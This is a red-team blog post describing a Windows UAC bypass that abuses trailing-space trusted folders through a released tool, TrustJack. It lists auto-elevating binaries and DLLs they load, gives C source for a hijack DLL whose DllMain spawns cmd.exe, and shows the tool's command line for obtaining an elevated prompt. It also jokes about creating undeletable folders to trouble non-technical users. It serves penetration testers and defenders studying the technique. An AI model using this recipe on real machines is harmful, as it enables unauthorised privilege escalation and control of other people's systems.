Red Team Tips
for red teamers, by red teamers

UAC bypass through Trusted Folder abuse

Published by Jean Maes on 11 July 2020

Earlier this week I released a tool based on the work of Wietze Beukema called TrustJack and promised to write a short blogpost about it over the weekend, this is me making up to my promise :).

Wietze did an excellent job on explaining how the bypass works in his own blogpost.
In very high level it comes down to this: Windows considers it's own directory as a trusted folder, and has something called "auto elevation". Which basically means that Windows will automatically run the process in this folder as elevated. This is pretty neat, but unfortunatly, regular users cannot write in these folders, so normal user cannot drop DLL's in there without having to pass the UAC first. **But this is where it gets interesting**…

Microsoft did not take folders into account with a trailing space, as you cannot create such folders through regular convention.
This means, in Microsoft's eyes, `C:\Windows\` == `C:\Windows \`.
Some scripting languages however, do succeed in making trailing space directories, one of which is illustrated

by Wietze (VBScript), from my testing C,C++ and, surprisingly, .NET CORE could also create these trailing slash folders. However, .NET FRAMEWORK could not..

Interestingly enough, using cmd you could also make these directories if you quote them properly, for example `mkdir "c:\Windows \"` is totally fine. An added fun bonus is that you cannot remove folders with a trailing slash from the GUI, so if you want to troll less tech-savy people, here's your chance to do so.


So basically the **TL:DR** is as follows: If you succeed in making folders with trailing slashes, Windows will interpret them as if the trailing slash was not there, however as you created the folder, you have full control over said folder.

So, as a regular user, you now created a folder Windows considers "trusted", but you have full access on this folder, making you able to write whatever you want in there and execute it under auto elevation.

Trustjack is a (very dirty written) C# program that basically does the following things:

1. Create a `c:\Windows \System32` folder, note the space between Windows and the \.
2. Copy the binary from the legit System32 folder into this folder
3. Copy your DLL into the folder
4. Launch the binary (which will launch your DLL)


So in order to use Trustjack effectively, use the list on Wietzes' website to pick your target and compile a DLL to execute a command of your choosing. Here is an example:



computerdefaults.exe	CRYPTBASE.DLL	DllMain
	edputil.dll	DllMain
		EdpGetIsManaged
	MLANG.dll	ConvertINetUnicodeToMultiByte
		DllMain
	PROPSYS.dll	DllMain
		PSCreateMemoryPropertyStore
		PSPropertyBag_WriteDWORD
	Secur32.dll	DllMain
	SSPICLI.DLL	DllMain
		GetUserNameExW
	WININET.dll	DllMain
		GetUrlCacheEntryBinaryBlob

computerdefaults.exe will launch any of the DLL’s from their respecitve entry point (Secur32.dll, DllMain) for example.


We’ll need a DLL with a DLLMain method like this one:



```
void cmdspawn()
{
    WinExec("cmd.exe", 1);
}
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        cmdspawn();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Dll to spawn cmd.exe using deprecated WinExec method 😛

Compile the DLL, call it Secur32.dll, run Trustjack.exe with the path to your dll and the binary you want to abuse and boom, enjoy your elevated command prompt (or any other arbitrary command you'd like)



```
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. Alle rechten voorbehouden.

C:\Users\jean>Cd Desktop

C:\Users\jean\Desktop>TrustJack.exe --dllpath Secur32.dll --binary computerdefaults.exe
```

Published in Tips & Tutorials Tools

Previous Post
Dealing with Execute-Assembly Entrypoint errors and Single Threaded Apartments in unmanaged code.

Next Post
Making HTTP(S) Requests in VBA

Be First to Comment

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name*

Email*

Website

Post Comment